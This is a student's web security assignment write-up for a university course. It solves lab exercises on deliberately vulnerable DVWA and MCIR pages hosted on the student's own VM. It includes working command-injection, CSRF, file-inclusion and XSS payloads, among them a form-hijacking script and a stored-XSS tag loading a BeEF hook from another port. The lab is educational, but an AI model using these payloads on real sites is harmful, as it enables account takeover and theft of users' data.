

Carleton University

# Web Security

## Assignment 4

Kenji Isak Laguan

101160737

COMP 4108 B Computer System Security


David Barrera

March 28<sup>th</sup>, 2023


## Part A - Setup

1. 1 Mark Set up a SSH tunnel to forward port 80 on your VM to port 9999 on your local machine (i.e. the one you are connecting to the VM from). Submit the command you run to accomplish this (if using Linux/OSX) or a screenshot of your PuTTY configuration (if using Windows).

Entered the IP address as the IP associated to my VM which is 134.117.128.12 in the destination where I want to connect to. Left connection type as SSH.




Went into SSH -> Tunnels and Entered 9999 to be the source port from my local machine, and the destination as localhost:80 as it required the host.name:port num to connect to. Left local selected and added the forwarded port.



Pressed open to port forward and get into the session, putty redirected me to log into the VM with username as student and my password set in the VM. Then checked the <http://localhost:9999> in my browser to verify it worked.

- Verify that you can browse (from your local machine's browser) to <http://localhost:9999> and see an Apache served webpage with two directories.

Verified




- 1 Mark Set up a SSH tunnel to forward port 3000 on your VM to port 3000 on your local machine. Submit the command you run to accomplish this (if using Linux/OSX) or a screenshot of your PuTTY configuration (if using Windows).

Did the same but for ports 3000 to 3000.


Entered the IP address as the IP associated to my VM which is 134.117.128.12 in the destination where I want to connect to. Left connection type as SSH.

Went into SSH -> Tunnels and Entered 3000 to be the source port from my local machine, and the destination as localhost:3000 as it required the host.name:port num to connect to. Left local selected and added the forwarded port.




- Verify that you can browse to <http://localhost:3000/ui/panel> on your local machine and see the BeEF panel login page.

Verified




- 1 Mark Add an entry to your local machine's hosts file such that `comp4108.ca` is resolved to `127.0.0.1`. Ensure you submit the path of the file you edited and the line you added, along with any other requirements.

Added a line of `127.0.0.1 comp4108.ca` to the hosts file located in [%SystemRoot%\System32\drivers\etc](#) according to the Wikipedia link given. Which is `C:\Windows\System32\drivers\etc` in my os



6. Verify that you can now browse to <http://comp4108.ca:9999> and <http://comp4108.ca:3000/ui/panel> on your local machine.

Verified



## Index of /

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">MCIR/</a>	27-Feb-2014 16:34	-	
<a href="#">dvwa/</a>	01-May-2013 09:46	-	

Apache/2.2.22 (Ubuntu) Server at comp4108.ca Port 9999




Authentication

Username:


Password:

7. Downloaded and turned intercept on.




8. 1 Mark Configure [Firefox](#) on your local machine to use burp as a HTTP Proxy. To do so, open the Firefox Preferences pane, and select the Advanced tab. Under Network click the Settings button. Set up a Manual proxy configuration that uses a HTTP Proxy on Port 8080 (the default Burp port) for **all protocols**.

We set up a HTTP Proxy for comp4108.ca as the as it resolves to the IP of 127.0.0.1 and the requests are forwarded to port 8080 which Burp uses as its default port. For all protocols: HTTP, HTTPS, SOCKS.



- 1 Mark Verify when you use Firefox to visit <http://comp4108.ca:9999> that the request is caught under the Burp Suite intercept tab. Try forwarding or dropping the request. Submit a screenshot of your captured request from the Burp intercept tab. You may want to turn off the intercept toggle until you need to inspect/manipulate messages.

Verified that Burp has intercepted the request of <http://comp4108.ca:9999> when visited. When the request is forwarded the site loads properly and when dropped, it shows burped has dropped the request.



## Part B

1. Signed in
2. Exploit the [DVWA Command Execution](#) vulnerability to read the contents of the file `/var/www/secret_a.txt`. You must get the contents of this file through the DVWA application by crafting a suitable command injection for the vulnerable page. Provide a description of the vulnerability (referencing lines in the DVWA source code), the contents of `secret_a.txt` and your exploit. For the medium security solution, describe how you had to adapt your low security solution to bypass any protections.

In both low and medium command exec source. When the submit button is clicked and starts a post request. The ip given in the textbox is used as the target variable and that's what gets concatted to ping and that command is ran with shell\_exec and ran in bash on our vm as the vuln site is hosted on our vm and we connected to it by tunneling. The info from ping is then displayed on the website with the echo line.

Now to exploit that and retrieve the contents of the secret file. We can use pipe to run 2 commands at once (first being ping and the 2<sup>nd</sup> being cat), using the output of the first command as the input in the 2<sup>nd</sup> command. Where we don't really need the output of the first command of ping, so we just pipe cat `/var/www/secret_a.txt` after ping and that's what gets submitted in the text box so when the shell\_exec runs again, itll run ping and the output of the cat will be displayed in the browser with echo. (note you don't actually need to give a valid ip or any ip)

This will work for both low and medium security as low, doesn't do any input sanitization while medium does with str\_replace line, but only with && and ; blacklisted characters in the array so

Enter an IP address below:


[illegible]

- On your local machine create a bare bones HTML file that exploits the [DVWA Cross Site Request Forgery](#) vulnerability. Whenever a user who has previously signed into DVWA opens your HTML file it should change their password to something of your choosing.

low security just requires our malicious html to be loaded, like clicking an ad or malicious link in an email, and when it loads, our img tag (also has width and height set to 0 to avoid being seen on the page) with the source being set to the URI of changing a password on that site, with params (seen from the source code of the vuln page and also checking the request URI on Burp when changing a password) of password\_new and password\_conf set to whatever password we want to set it to, to take control of the victims account. So when the img is trying to be loaded from the src link we gave it, it produces a GET request along with the cookies of the logged in victim which gets processed as a valid request.

medium security does the same thing so we load the same malicious html file, except we need to use Burp/a proxy since we cant set the referer manually in the html file, but a proxy can intercept the request and manipulate it to add the Referer header in the request which the medium source code is requiring it to be 127.0.0.1 on the if eregi line, and if it is then the password can be changed to our liking.

(the html file I used is included in the zipped folder for code and named csrf.html)



The screenshot displays a web browser window with a dark theme. The main content area shows an HTML document with a single paragraph containing an image tag. The image's source is a URL that triggers a CSRF attack on a DVWA application. To the right of the browser window, a 'Request headers' panel is open, showing the details of the outgoing HTTP request. Below the browser window, the raw HTTP request is visible in the developer tools console.

**HTML Payload:**

```
<!DOCTYPE html>
<html lang="en">
  <body>
    <p>
      
    </p>
  </body>
</html>
```

**Request Headers:**

Name	Value
Host	comp4108.ca:99...
User-Agent	Mozilla/5.0 (Win...
Accept	*/*
Accept-Language	en-CA,en-US;q=...
Accept-Encoding	gzip, deflate
Origin	null
Connection	close
Cookie	security=mediu...

**Raw HTTP Request:**

```
1 GET /dvwa/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=
  Change HTTP/1.1
2 Host: comp4108.ca:9999
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/111.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Origin: null
8 Connection: close
9 Cookie: security=medium; PHPSESSID=5re1ld3kj8flbn570q74jatcm1
10 Referer: 127.0.0.1
```

4. 2 Marks CSRF is made possible due to an insufficient implementation, or lack of, which security principle(s) from Chapter 1.7 of the course textbook? Given the principle(s) name and number, along with a brief explanation of why you selected the principle(s).

There is an insufficient implementation of P4 Complete-Mediation as the request from our malicious site is still allowed to be processed when it shouldn't be and shouldn't allow sites that doesn't have the same origin as the form that processes the password change on the vulnerable website.


5. 2 Marks The general idea of same-origin policy (SOP) (discussed in Chapter 9.4 and [here](#)) is in the spirit of which principle(s)? Given the principle(s) name and number, along with a brief explanation of why you selected the principle(s).

It is in the spirit of P5 Isolated-Compartments, this is because we are restricting authorized cross-component communication. As the point of SOP is to isolate documents to allow access and manipulation be allowed only from the documents with the same origin.



6. Exploit the [DVWA File Inclusion](#) vulnerability to include the contents of the file `/var/www/secret_b.php`. Provide a description of the vulnerability (referencing lines in the DVWA source code), a description of the exploitation process, and your exploit. For the medium security solution, describe how you had to adapt your low security solution to bypass any protections.


To exploit the vulnerability, in both low and medium security, we can just edit the URL request parameter of page to = the file with its path that we want to access in the server so we replace `index.php` with `/var/www/secret_b.php` so that we can have that page loaded instead and reload the page. Which we can see the contents of `secret_b.php` on the page. The reason this works for both securities is its trying put sanitize/validate the page param in the request in the `str_replace` lines but were not trying to inject a remotely hosted file and were just loading a file stored locally on the server. An example would be like `http` or `https://bad.com/bad.php`



7. Solve each of the 8 XSS challenges on <http://comp4108.ca:9999/MCIR/xssmh/challenges.htm>. For each of the 8 challenges provide: a description of the vulnerability, a description of the exploitation process, and your exploit. Highlight any protections you were forced to work around, and how you did so. If you are unable to accomplish a challenge, you can receive part marks for describing how you attempted to tackle the problem.

a. Challenge 0


completed by inputting `<script>alert("Hello World");</script>` as the injection string into the input box. As there is no sanitization in the input string so the html of js scripting gets executed on the page as the supposed input box would be a search result, which gets reflected back onto the page after the search is done and so our script is inserted into the DOM and gets executed so our alert pops up when we hit inject button. This is not persistent as other users wont be able to see the alert.



b. Challenge 1


Since double and single quotes are sanitized we can still use any javascript we want to happen in the script tag as long as it doesn't have quotes. So I did the same and used

`<script>alert();</script>` so it still runs the script as there are no quotes and pops up an alert as it doesn't sanitize script or bracket tags. This attack works as it reflects our input onto the body of the document.




c. Challenge 2

completed by inputting `<img src=x onclick="alert('Hi there')">` as the injection string into the input box. As there is no sanitization in the input string and persistent attacks occur when the page takes the input and stores it on the database like a comment on a forum. When we click See output it redirects us on the resulting page like a forum for example. So when a victim on the "forum" clicks on the image it will execute the `alert()` script. Can also just use the same input from Challenge 0 so it'll pop up on load when the page loads all the DOM with that malicious input inserted in page.



d. Challenge 3


complete by inputting `"autofocus onfocus="alert('asdasd')`. Since its being reflected onto the page as an input attribute of `value="whatever we type in"`. So whatever our input is, it also gets wrapped with double quotes. To exploit the html attribute we can escape the double quotes that's automatically added by adding one to the start of our input and we add an attribute of `autofocus` to trigger our `onfocus` attribute we also added to execute the alert. Without the need of user action so when the page loads it autofocuses onto the input tag and triggers the `onfocus` which executes our malicious scripting. This way it bypasses the need for tags since those angle brackets are sanitized.



e. Challenge 4

completed by inputting `<img width=0 height=0 src=x onerror="alert('Hi there')">` as the injection string into the input box. As there is sanitization in the input string for any script instance. But not for the `img` tag, we can set the source to be a non existent image/path so that when an error occurs it will execute the malicious code that's set in

the onerror attribute. Setting the width and height to 0 allows it to not draw a broken image. This attack works as it reflects our input onto the body of the document.




f. Challenge 5

completed by inputting

```
<script>document.getElementsByName("xssform")[0].action="asdas.php";</script>
```

as the injection string into the input box. Since our injection point is still in the body and right after the form tags. We can inject our malicious js script here by grabbing the form element in the DOM by name since it doesn't have an id attribute, and since it returns an array of elements we set it to index 0 as it's the only form in the page with xssform name since its exposed. An we can set its action attribute to a point that us as attackers control send the password entered by the victim to the attackers.





## Not Found

The requested URL /MCIR/xssmh/asdas.php was not found on this server.

Apache/2.2.22 (Ubuntu) Server at comp4108.ca Port 9999

g. Challenge 6


completed by inputting `</script> <script>alert('Hi there'); </script> <script>`. Since its being reflected onto the page, by inserting our input into a string in JS. So whatever our input is, it also gets wrapped with double quotes in the JS line/ script tags. To exploit it we can escape/break out of the script tags by adding a close tag to the start of our input. Next we add the set of script tags for our malicious code and inside it will be the alert pop up. Then we add an open script tag at the end of our input to match the close script tag that's still there in the page. This way it bypasses the need for double quotes to escape since those are sanitized.



h. Challenge 7

completed by inputting `" type="image" autofocus onfocus="alert('asdasd')"`. Since its being reflected onto the page as an input attribute of `value="whatever we type in"`. So whatever our input is, it also gets wrapped with double quotes. To exploit the html hidden input field, value attribute we can escape the double quotes that's automatically added by adding one to the start of our input and we add an attribute of `type="image"` to override the hidden type of the input field, next we add autofocus to trigger our onfocus attribute we also added to execute the alert. Without the need of user action so when the page loads it autofocuses onto the input tag and triggers the onfocus which

executes our malicious scripting. This way it bypasses the need for tags since the right angle brackets are sanitized. Another way is also using the accesskey attribute but then thatd require user input.



8. 1 Mark Input sanitization is an example of following which principle(s) from Chapter 1.7 of the course textbook? Given the principle(s) name and number.

Input sanitization is an example of P15 Datatype-Validation, as this principle in the book also mentions input sanitization and the point is to validate the data inputted such as in forms, so that what is inputted from the user is to be what is expected and sanitized as necessary to prevent executable/malicious code being injected into input fields.


#### Part C

1. Using one browser (hereafter called the **attack browser**) exploit the [DVWA Stored Cross Site Scripting](#) vulnerability such that you are able to load the BeEF hook code at `http://comp4108.ca:3000/hook.js` into the context of the vulnerable page. Remember this is a persistent XSS vulnerability and you are exploiting a guestbook that maintains state across visits. You can exploit DVWA in low security mode only for this question, you do not need to get your exploit working in medium security mode. Provide a description of the exploitation process, and your exploit.


Looking at the source code for the low security. The Name input field doesn't have the `stripslashes()` so the forward slashes from our hook link and the closing script tag wont get sanitized and `mysql_real_escape_string()` doesn't sanitize forward slashes. Since the Name input field also has a maxlength of 10 chars, we can edit the page's code by inspecting the DOM and changing its max length to as long as we need it to be (or just get rid of the attribute) to input our injection html code of

```
<script src="http://comp4108.ca:3000/hook.js"></script>
```

